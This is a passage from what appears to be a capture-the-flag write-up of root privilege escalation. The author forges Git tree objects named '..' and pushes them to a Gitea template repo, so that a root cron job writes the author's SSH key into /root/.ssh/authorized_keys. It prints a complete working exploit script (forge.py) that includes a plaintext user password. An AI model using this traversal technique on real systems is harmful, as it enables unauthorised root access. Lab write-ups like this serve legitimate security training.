template: true, so that flag was mandatory. I created an empty one through the Gitea API using the credentials forjones, and I did this from a shell on the box (as jones) where Gitea was reachable onlocalhost:3000
-
Then I built the objects a Git repo is made of. For example a blob, a stack of trees, and a commit, and wrote each one directly to disk (SHA-1 header + zlib-compressed body). The tree names are what would carry the traversal. Reading from the top down, the reconstructed path had to spell out a climb from the staging directory all the way to
/root/.ssh/authorized_keys- blob = my public key.
- tree
.ssh/containsauthorized_keyspointing at that blob. - tree
root/contains.ssh - a stack of trees each named
..staging is five directories deep (/home/git/template-staging/jones/tmpl), so five..hops reach/, so any spares are harmless since/..is still/ - top tree holds an innocuous
README.mdplus the first.., so the repo still looks like a real template.
The whole thing was a short, self-contained script that read the public key from /tmp/rootkey.pub, built the objects, pointed main at the commit, and used a git push into the tmpl repo I created. Gitea naturally stores the objects without ever doing a working-tree checkout, which was the step that would otherwise reject a file named ..
Here is the forge.py script I created for this:
import hashlib, zlib, os, subprocess, tempfile, time

USER, PW, REPO = "jones", "y27xb3ha!!74GbR", "tmpl"
pubkey = open("/tmp/rootkey.pub").read().strip() + "n"

work = tempfile.mkdtemp(); g = os.path.join(work, ".git")
os.makedirs(os.path.join(g, "objects")); os.makedirs(os.path.join(g, "refs", "heads"))
open(os.path.join(g, "HEAD"), "w").write("ref: refs/heads/mainn")

def obj(data, typ):
    store = ("%s %d" % (typ, len(data))).encode() + b"x00" + data
    sha = hashlib.sha1(store).hexdigest()
    d = os.path.join(g, "objects", sha[:2]); os.makedirs(d, exist_ok=True)
    open(os.path.join(d, sha[2:]), "wb").write(zlib.compress(store))
    return sha

def ent(mode, name, sha):
    return ("%s %s" % (mode, name)).encode() + b"x00" + bytes.fromhex(sha)

blob   = obj(pubkey.encode(), "blob")
readme = obj(b"# Templaten", "blob")
t = obj(ent("100644", "authorized_keys", blob), "tree")
t = obj(ent("40000", ".ssh", t), "tree")
t = obj(ent("40000", "root", t), "tree")
for _ in range(5):
    t = obj(ent("40000", "..", t), "tree")
top = obj(ent("100644", "README.md", readme) + ent("40000", "..", t), "tree")
ts = int(time.time())
commit = obj(("tree %snauthor x <x@x> %d +0000n"
              "committer x <x@x> %d +0000nninitn" % (top, ts, ts)).encode(), "commit")
open(os.path.join(g, "refs", "heads", "main"), "w").write(commit + "n")

os.chdir(work)
url = "http://%s:%s@localhost:3000/%s/%s.git" % (USER, PW, USER, REPO)
subprocess.run(["git", "push", "-f", url, "main:main"])
I then pushed forge.py over to the target host via scp

Then I pasted the public key from earlier into /tmp/rootkey.pub and ran forge.py

The cron fires at the top of every minute. I tailed the log the script kept and watched it pick up my template, walked the tree, and resolved the .. chain into /root/.ssh/ as root

This confirmed my key was now in authorized_keys which allowed me to SSH in as root


From here I obtained the root flag: